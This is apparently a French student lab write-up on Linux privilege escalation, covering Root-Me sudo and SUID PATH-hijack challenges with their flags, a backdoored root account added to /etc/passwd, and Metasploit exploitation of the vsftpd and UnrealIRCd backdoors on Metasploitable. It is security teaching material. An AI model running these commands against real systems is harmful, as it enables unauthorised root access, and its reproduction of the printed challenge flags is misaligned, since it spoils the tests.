
Partie 1 : Faiblesse de configuration sudo

Dans cette partie, nous allons résoudre le challenge
https://www.root-me.org/fr/Challenges/App-Script/sudo-faiblesse-de-configuration

La connexion au système se fait en ssh ou en WebSSH. Essayer de vous connecter en SSH en utilisant la commande :"ssh -p 2222 app-script-ch1@challenge02.root-me.org" et utiliser le mot de passe "app-script-ch1" (Si cette méthode ne fonctionne pas, essayez de vous connecter en WebSSH en appuyant sur WebSSH)

1. **Accéder au système.**





2. **Énumérer tous les fichiers et récupérer toutes les informations utiles**

```
app-script-ch1@challenge02:~$ ls -al
total 28
dr-xr-x---  4 app-script-ch1-cracked app-script-ch1         4096 Dec 10  2021 .
drwxr-xr-x 25 root                  root                    4096 Sep  5  2023 ..
-r--------  1 root                  root                     921 Dec 10  2021 ._perms
-rw-r-----  1 root                  root                      42 Dec 10  2021 .git
dr-xr-x--x  2 app-script-ch1-cracked app-script-ch1-cracked 4096 Dec 10  2021 ch1cracked
dr-xr-x--x  2 app-script-ch1-cracked app-script-ch1         4096 Dec 10  2021 notes
-rw-r-----  1 app-script-ch1         app-script-ch1          217 Dec 10  2021 readme.md
```

- **Quelle est la tâche à réaliser dans ce challenge ?**

Elever nos privilèges pour lire le fichier .passwd

```
app-script-ch1@challenge02:~$ cat readme.md
Vous devez réussir à lire le fichier .passwd situé dans le chemin suivant :
/challenge/app-script/ch1/ch1cracked/

You have to read the .passwd located in the following PATH :
/challenge/app-script/ch1/ch1cracked/
```

- **Quel est l'utilisateur courant ?**

```
app-script-ch1@challenge02:~$ whoami
app-script-ch1
```

- **Commenter les privilèges des fichiers qui sont dans le dossier courant et dites quels sont vos droits sur les différents fichiers.**

1. `dr-xr-x--- 4 app-script-ch1-cracked app-script-ch1 4096 Dec 10 2021 .`

- C'est **le répertoire courant** (.).
- Propriétaire : app-script-ch1-cracked — droit r-x (lecture + exécution, pas d'écriture).
- Groupe : app-script-ch1 — droit r-x.
- Autres : --- (aucun droit).

  Implication : propriétaire et membres du groupe peuvent entrer dans le répertoire et lister son contenu ; les autres utilisateurs **ne peuvent pas** y accéder.

2. `drwxr-xr-x 25 root root 4096 Sep 5 2023 ..`

- Parent (..) : propriétaire root avec rwx; groupe root r-x; autres r-x. Classique.

3. `-r-------- 1 root root 921 Dec 10 2021 ._perms`

- Fichier appartenant à root. Permissions : **lecture seulement pour le propriétaire (root)** ; groupe et autres : aucun droit.

  Implication : seul root peut lire ce fichier.

4. `-rw-r----- 1 root root 42 Dec 10 2021 .git`

- Fichier (probablement un fichier nommé .git, 42 bytes). Propriétaire root : rw- (lecture+écriture). Groupe root : r-- (lecture). Autres : aucun.

  Implication : root peut lire/écrire ; membres du groupe root seulement lire.

5. `dr-xr-x--x 2 app-script-ch1-cracked app-script-ch1-cracked 4096 Dec 10 2021 ch1cracked`

- Répertoire ch1cracked. Propriétaire app-script-ch1-cracked : r-x (lire et traverser, pas écrire). Groupe app-script-ch1-cracked : r-x. Autres : --x (exécution seule).

  Implication :

- propriétaires et groupe peuvent lister et entrer;
- **autres** ne peuvent **pas** lister (r manquant) mais peuvent *traverser/accéder aux fichiers dont ils connaissent le nom* (car x présent).

6. `dr-xr-x--x 2 app-script-ch1-cracked app-script-ch1 4096 Dec 10 2021 notes`

- Répertoire notes. Propriétaire app-script-ch1-cracked r-x. Groupe app-script-ch1 r-x. Autres --x. Même logique que ci-dessus ; groupe app-script-ch1 a r-x.

7. `-rw-r----- 1 app-script-ch1 app-script-ch1 217 Dec 10 2021 readme.md`

- Fichier readme.md. Propriétaire app-script-ch1 : rw- (lire + écrire). Groupe app-script-ch1 : r-- (lecture). Autres : aucun.
  Implication : si vous êtes l'utilisateur app-script-ch1 vous pouvez lire et modifier readme.md; si vous êtes dans le groupe app-script-ch1 vous pouvez seulement lire.

- **Selon vous, comment peut-on réaliser la tâche demandée ?**

Il faut que je parcoure les dossiers/fichiers jusqu'à connaître le code pour "sudo", changer mes permissions et réaliser le défi.

3. **Ce système, permet-il à l'utilisateur d'exécuter la commande sudo ? Quelle commande est utilisée pour le savoir en se basant sur le manuel de sudo.**

```
-l, --list  If no command is specified, list the allowed (and forbidden)
            commands for the invoking user (or the user specified by the
            -U option) on the current host.  A longer list format is used
            if this option is specified multiple times and the security
            policy supports a verbose output format.
```

4. **Exécuter cette commande et commentez les résultats.**
   - **Quelles sont les commandes autorisées pour cet utilisateur en sudo ?**

```
app-script-ch1@challenge02:~$ sudo -l
Matching Defaults entries for app-script-ch1 on challenge02:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    !mail_always, !mail_badpass, !mail_no_host, !mail_no_perms, !mail_no_user

User app-script-ch1 may run the following commands on challenge02:
    (app-script-ch1-cracked) /bin/cat /challenge/app-script/ch1/notes/*
```

Je peux lancer les commandes cat sur le dossier "notes"

- **Peut-on faire une élévation de privilège horizontalement ou verticalement ?**

Je peux faire une élévation de privilège horizontalement, c'est-à-dire à travers un compte, pas directement avec le root.

- **Quel est l'utilisateur ciblé par les autorisations sudo ?**

L'utilisateur ciblé par sudo est `app-script-ch1-cracked`

5. **Cette autorisation est limitée à un dossier spécifique et à une commande spécifique.**
   - **Comment s'appelle le principe de sécurité qu'on veut respecter en limitant les autorisations ?**

Le principe du moindre privilège, ou **`Zero Trust`** en anglais

- **Quel dossier est autorisé ? Que contient-il ?**

Le dossier "notes"

```
app-script-ch1@challenge02:~$ ls notes/
shared_notes
```

Il contient "**`shared_notes`**"

6. **Ouvrez le fichier shared_notes et analysez les taches qui sont listées**

On lance la commande :

```
sudo -u app-script-ch1-cracked /bin/cat /challenge/app-script/ch1/notes/shared_notes
```

- **Commentez le contenu de ce fichier ?**

```
app-script-ch1@challenge02:~$ sudo -u app-script-ch1-cracked /bin/cat /challenge/app-script/ch1/notes/shared_notes
[sudo] password for app-script-ch1:
####################
        Todo

- Change DHCP pool
- Change IP routing
- Beef up the fw
```

Dans ce fichier, on a une to-do list d'actions que l'IT doit faire

- **Les informations contenues dans ce fichier sont-elles utiles ?**

Il n'y a que la dernière ligne "beef up the fw" qui pourrait être lié au Firewall et qui pourrait nous intéresser.

7. **Selon le manuel de cat, que permet-elle de faire cette commande ?**

Afficher le contenu d'un fichier

8. **Quelle est la faille que présente la configuration de l'administrateur ?**

Il permet une élévation de privilège horizontale en passant par d'autres utilisateurs. Le principe du moindre privilège n'est pas respecté car app-script-ch1 peut passer par app-script-ch1-cracked

Faites une élévation de privilège permettant d'afficher le contenu de fichier .passwd.

```
sudo -u app-script-ch1-cracked /bin/cat /challenge/app-script/ch1/notes/../ch1cracked/.passwd
```

```
app-script-ch1@challenge02:~$ sudo -u app-script-ch1-cracked /bin/cat /challenge/app-script/ch1/notes/../ch1cracked
/.passwd
b3_c4r3ful_w1th_sud0
```


Pour la suite, nous allons utiliser le challenge :

https://www.root-me.org/fr/Capture-The-Flag/CTF-all-the-day/lin-security_v1-0


1. **Cliquez sur "démarrer un environnement virtuel".**



2. **Connectez-vous à l'environnement en ssh en utilisant bob/secret**



`ssh bob@ctf07.root-me.org`



3. **Faites une élévation de privilèges pour avoir un accès root sur la machine en s'inspirant des questions précédentes.**

Une fois connecté, j'ai lancé : `sudo -l`

```
bob@linsecurity:~$ sudo -l
Matching Defaults entries for bob on www:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User bob may run the following commands on www:
    (ALL) /bin/ash, /usr/bin/awk, /bin/bash, /bin/sh, /bin/csh, /usr/bin/curl, /bin/dash, /bin/ed, /usr/bin/env,
        /usr/bin/expect, /usr/bin/find, /usr/bin/ftp, /usr/bin/less, /usr/bin/man, /bin/more, /usr/bin/scp,
        /usr/bin/socat, /usr/bin/ssh, /usr/bin/vi, /usr/bin/zsh, /usr/bin/pico, /usr/bin/rvim, /usr/bin/perl,
        /usr/bin/tclsh, /usr/bin/git, /usr/bin/script, /usr/bin/scp
```

Je connais maintenant quelles commandes exécuter pour ouvrir /passwd. Je n'ai pas de restrictions concernant où les utiliser donc je tente la commande suivante : sudo more /passwd

```
bob@linsecurity:~$ sudo more /passwd
4491640beda70dbff1cdfe2c527cdc13
```

4491640beda70dbff1cdfe2c527cdc13 était le code à trouver

Partie 2 : Set UID vulnerability

Dans cette partie, nous allons résoudre le challenge https://www.root-me.org/fr/Challenges/App-Script/ELF32-System-2

Le code source de programme vulnérable est offert dans l'énoncé. La connexion au système se fait en ssh ou en WebSSH. Essayer de vous connecter en SSH en utilisant la commande : "ssh -p 2222 app-script-ch12@challenge02.root-me.org" et utiliser le mot de passe "app-script-ch12" (Si cette méthode ne fonctionne pas, essayez de vous connecter en WebSSH en appuyant sur WebSSH)



1. **Analyser le code source du programme.**
   - **Quel langage de programmation est utilisé ce programme ?**

Langage C

```
app-script-ch12@challenge02:~$ cat ch12.c
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>
#include <sys/types.h>

int main(){
    setreuid(geteuid(), geteuid());
    system("ls -lA /challenge/app-script/ch12/.passwd");
    return 0;
}
```

   - **Quelle est la fonction réalisée par de ce programme ?**

Il change l'identité de l'utilisateur vers celle du propriétaire du programme (UID

effectif) puis exécute la commande `ls -lA /challenge/app-script/ch12/.passwd`.

- **À quoi sert la fonction setreuid ?**

setreuid permet de définir l'UID réel et l'UID effectif du processus (ici, les deux deviennent l'UID effectif du binaire).

- **Quelle est la différence entre un uid réel et un uid effectif ?**

→ **UID réel** : identifie l'utilisateur qui a lancé le programme.
→ **UID effectif** : identifie les privilèges utilisés par le processus (souvent ceux du propriétaire du fichier exécutable).

2. **Un exemple de programme qui manipule les uid réel et uid effectifs est le programme "/bin/passwd"**
   - **Cherchez comment cela fonctionne et expliquez l'intérêt de cette manipulation.**

/bin/passwd permet de changer le mot de passe d'un utilisateur

- **En utilisant la commande "ls -l", Comment savoir si un programme a le droit de manipuler l'uid réel et/ou effectif ?**

```
app-script-ch12@challenge02:~$ ls -l
total 12
-rwsr-x--- 1 app-script-ch12-cracked app-script-ch12 7252 Dec 10  2021 ch12
-r--r----- 1 app-script-ch12         app-script-ch12  204 Dec 10  2021 ch12.c
```

- **Selon vous, pour la commande /bin/passwd, quel est l'uid effectif et quel est l'uid réel ? Qu'en est-il des programmes qui n'utilisent pas set-UID ?**

Pour /bin/passwd (cas typique) :
UID réel = l'UID de l'utilisateur qui lance la commande (ex. 1000 pour alice).
UID effectif = l'UID du propriétaire du binaire, root (0), parce que /bin/passwd est généralement set-UID root.
=> donc le processus a les privilèges root (pour modifier /etc/shadow) tout en sachant qui a lancé la commande (UID réel).

Pour un programme sans set-UID :
UID réel = UID effectif = l'UID de l'utilisateur qui l'a lancé. Aucun privilège supplémentaire n'est accordé automatiquement.

Remarque utile (en une ligne) : quand un binaire set-UID démarre, le noyau stocke aussi un saved UID (utile pour revenir aux privilèges précédents ou les abandonner/reprendre), et un programme peut volontairement réduire ses privilèges en changeant son UID effectif (ex. via setreuid/seteuid) pour limiter la fenêtre d'actions privilégiées.

3. **Accéder au challenge.**
4. **Selon la bannière**
   - **Dans quel fichier on peut trouver notre mot de passe ?**

Dans le fichier .passwd

```
app-script-ch12@challenge02:~$ ls -al
total 32
dr-xr-x---  2 app-script-ch12-cracked app-script-ch12         4096 Dec 10  2021 .
drwxr-xr-x 25 root                   root                    4096 Sep  5  2023 ..
-rwsr-x---  1 app-script-ch12-cracked app-script-ch12         7252 Dec 10  2021 ch12
-r--r-----  1 app-script-ch12         app-script-ch12          204 Dec 10  2021 ch12.c
-rw-r-----  1 root                   root                     43 Dec 10  2021 .git
-r--r-----  1 app-script-ch12-cracked app-script-ch12-cracked   14 Dec 10  2021 .passwd
-r--------  1 root                   root                    640 Dec 10  2021 ._perms
```

- **Sur quel dossier est-il possible d'écrire des données ?**

Le dossier /tmp

5. **Est-il possible d'exécuter un sudo sur la machine ?**

Non.

```
app-script-ch12@challenge02:/tmp$ sudo -l
[sudo] password for app-script-ch12:
Sorry, user app-script-ch12 may not run sudo on challenge02.
```

6. **Selon vous, comment on peut contourner le programme ch12 pour qu'on remplace "ls" par un "cat" sans pour autant modifier les fichiers du programme ?**

On va fournir un binaire/script ls contrôlé par nous dans un répertoire placé en tête de PATH. Le programme ch12 appelle system("`ls -lA /.../.passwd`") → le shell invoqué va chercher ls dans PATH. Si **`/tmp/ls`** existe et **`/tmp`** est en tête de PATH, c'est notre ls qui sera exécuté (qui peut faire cat du fichier au lieu de lister).

7. **Dans le dossier /tmp,**
   - **Créer un script bash faisant appel à la commande "cat" et qui afficher le fichier passé en second paramètre.**

```
mkdir /tmp/scripted
nano /tmp/scripted/ls
On y mets:
#!/bin/bash
cat /challenge/app-script/ch12.passwd
chmod +x /tmp/scripted/ls
```

   - **Ajoutez le dossier /tmp au début de la variable d'environnement PATH. Dites à quoi sert la variable PATH ?**

```
Export PATH=/tmp/scripted:$PATH
```

   - **Expliquez-en quoi ces manipulations nous permettent de contourner le programme ch12 ?**

ch12 appelle system("ls -lA /challenge/.../.passwd"). system() lance /bin/sh -c "ls -lA /challenge/...". Le shell résout ls en regardant PATH. Si /tmp est en tête et contient un ls exécutable contrôlé par vous, le shell exécutera votre script /tmp/ls (qui fait cat "$2"), donc le contenu de .passwd sera affiché au lieu d'un ls.

8. **Qui le responsable de cette faille ?**

Le développeur du programme (ch12) est le principal responsable. Il a utilisé system("ls ...") (appel au shell) au lieu d'exécuter un binaire par chemin absolu. C'est l'erreur architecturale qui permet l'escalade via PATH

Partie 3 : Avoir accès root en exploitant des droits d'accès

Dans cette section, nous utiliserons une machine Kali Linux ainsi que la machine Metasploitable.

1. **Préparation de la machine metasploitable**
   - **Changer les droits d'accès sur le fichier /etc/passwd pour le rendre accessible en écriture.**

`sudo chmod u+w /etc/passwd`

```
msfadmin@metasploitable:~$ sudo chmod u+w /etc/passwd
msfadmin@metasploitable:~$ ls -l /etc/ | grep passwd
-rw-r--r--  1 root     root     1581 2012-05-13 21:54 passwd
-rw-------  1 root     root     1581 2012-05-13 21:54 passwd-
```

   - **Expliquez comment Linux gère les mots de passe en utilisant /etc/passwd.**

Une ligne correspond à un utilisateur, avec en général 7 champs séparés par ":"
`login:passwd:UID:GID:GECOS:home_dir:shell`

   - **Expliquez les différents champs de ce fichier.**

- **login** : nom d'utilisateur (root, alice, …).
- **passwd** : anciennement contenait le hash du mot de passe; aujourd'hui on y met souvent x (ou *) signifiant « voir /etc/shadow ».
- **UID** : identifiant utilisateur (0 = root).
- **GID** : identifiant du groupe principal.
- **GECOS** : champ libre (nom complet, info contact).
- **home_dir** : répertoire personnel (ex: /root, /home/alice).
- **shell** : shell de connexion (ex: /bin/bash, /bin/false).

   - **Expliquez la nouvelle approche pour le stockage des mots de passes dans linux (le fichier /etc/shadow)**

`/etc/shadow` : les hachés de mots de passe sont stockés dans /etc/shadow (accessible seulement par root). Format d'une ligne de /etc/shadow :

`login:password_hash:lastchg:min:max:warn:inactive:expire:reserved`

- `password_hash` : la chaîne de hachage (ex : 6salt$... pour SHA-512).
- `lastchg` : date du dernier changement (en jours depuis epoch).
- les autres champs contrôlent politique d'expiration, avertissement, inactivité, etc.
- Avantage : sécurité — /etc/passwd reste lisible par tous (nécessaire pour résolution des utilisateurs), alors que les hachés sensibles restent protégés dans /etc/shadow.

2. **Ajoutez un utilisateur root2**
   - **Générer le hash d'un mot de passe de votre choix en utilisant "openssl passwd"**

```
openssl passwd -crypt 'password'
```

```
msfadmin@metasploitable:~$ openssl passwd -crypt "password"
sMEOUd3wm3d2E
```

sMEOUd3wm3d2E

- **Générer une ligne correspondante aux lignes de /etc/passwd pour un utilisateur root2**

```
root2: sMEOUd3wm3d2E:0:0:root2:/root:/bin/bash
```

- **Ajoutez cette ligne à la fin de fichier en utilisant la commande "echo" et une redirection (faites attention à ne pas écraser des informations existantes)**

```
echo "root2:sMEOUd3wm3d2E:0:0:root2:/root:/bin/bash" | sudo tee
-a /etc/passwd
```

3. **Gagner l'accès root en utilisant cet utilisateur.**

```
su root2
```

avec pour mot de passe entré : `password`

```
msfadmin@metasploitable:~$ su root2
Password:
root@metasploitable:/home/msfadmin#
```

Partie 4 : utilisation d'une backdoor

Dans le TP sur les exploits public, nous avons vu un exploit vsftp dans la question 5 de la partie 3.

1. **Reproduisez l'attaque**

Sur Kali Linux :

```
msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.100.146
```

2. **L'attaque consiste-t-elle en une élévation de privilège ?**

Oui. C'est une élévation de privilège puisqu'un shell a été obtenu avec uid=0 (root) via une exécution de code à distance

3. **Quel était le vecteur d'attaque utilisé ?**

Le vecteur était la backdoor connue dans `vsftpd 2.3.4`

4. **Expliquez comment fonctionne ce genre d'attaque.**

En envoyant la bonne requête FTP on déclenche un comportement caché du binaire. Techniquement, l'attaque déclenche la backdoor (via un username/commande spéciale), le démon vsftpd spawn un listener/shell sur un port (ex. 6200) et l'attaquant s'y connecte — le shell tourne avec les privilèges du processus vsftpd (souvent root), donnant ainsi un accès root à l'attaquant.

Nous allons nous intéresser à une autre attaque par backdoor visant le protocole irc

1. **Effectuez un scan nmap et recherchez le protocole irc Unreal sachant que les ports utilisés sont 6667 et 6697.**

```
nmap -p 6667,6697 192.168.100.146
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 6667,6697 192.168.100.146
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-30 07:17 EDT
Nmap scan report for 192.168.100.146
Host is up (0.00044s latency).

PORT     STATE SERVICE
6667/tcp open  irc
6697/tcp open  ircs-u
MAC Address: 00:0C:29:50:25:3F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```

- **Expliquer à quoi sert le logiciel UnrealIRCd**

UnrealIRCd est un **serveur IRC (daemon)** — il sert à héberger un réseau de chat en temps réel (canaux, salons, utilisateurs) en implémentant le protocole IRC. Il fournit la gestion des connexions clients, des canaux, des droits/opérateurs, des modes utilisateurs et canaux, ainsi que des modules pour TLS/SSL, cloaking, anti-abuse, et l'interconnexion avec d'autres serveurs IRC.

2. **Ouvrir msfconsole**

```
msfconsole
```

3. **Cherchez un exploit correspondant à unreal puis utilisez le.**

```
> search irc unreal
```

```
msf > search irc unreal

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor
```

```
> use exploit/unix/irc/unreal_ircd_3281_backdoor
```

4. **cherchez un PAYLOAD permettant de créer un bind TCP via perl pour un shell Unix dans metasploit**

```
> show payloads
```

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                      Disclosure Date  Rank    Check  Description
   -   ----                                      ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                                   normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl                .              normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6           .              normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                .              normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6           .              normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                  .              normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                  .              normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash_telnet_ssl  .              normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_perl             .              normal  No     Unix Command Shell, Reverse TCP (via Perl)
   9   payload/cmd/unix/reverse_perl_ssl         .              normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   10  payload/cmd/unix/reverse_ruby             .              normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   11  payload/cmd/unix/reverse_ruby_ssl         .              normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   12  payload/cmd/unix/reverse_ssl_double_telnet .             normal  No     Unix Command Shell, Double Reverse TCP SSL (telne
```

- **À quoi sert un payload ?**

Un payload est le code utile envoyé/exécuté lors d'une attaque ou d'un test d'intrusion : son rôle est d'exécuter l'action désirée sur la cible (ouvrir une connexion inversée, lancer un shell, installer une backdoor, exfiltrer des données, exécuter commandes, etc…).

- **Utiliser ce payload pour effectuer un exploit.**

```
> set payload cmd/unix/bind_perl
```

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/bind_perl
payload ⇒ cmd/unix/bind_perl
```

5. **Vérifiez que vous êtes sur la session root.**

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/bind_perl
payload => cmd/unix/bind_perl
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] 192.168.100.146:6667 - Connected to 192.168.100.146:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.100.146:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 192.168.100.146:4444
whoami
[*] Command shell session 1 opened (192.168.100.141:40903 → 192.168.100.146:4444) at 2025-10-30 07:29:36 -0400

root
whoami
root
```

Je suis bel et bien sur la session root.

Partie 5 : Utilisation de metasploit sur windows et exploitation d'un service admin pour élever les privilèges

Pour cette partie, nous allons utiliser une machine virtuelle windows à télécharger sur https://drive.google.com/file/d/11f_wsW59Dh1fGvQCNUPK70llWzlcg44_/view.

On ne connait pas le mot de passe pour accéder au compte de Jon et le compte administrateur est désactivé sur cette machine. Dans cette partie, on aimerait exploiter une faille sur un service contenant les droits SYSTEM pour accéder à la machine.

1. **Installer la machine virtuelle windows sur le même réseau que votre machine KaliLinux.**
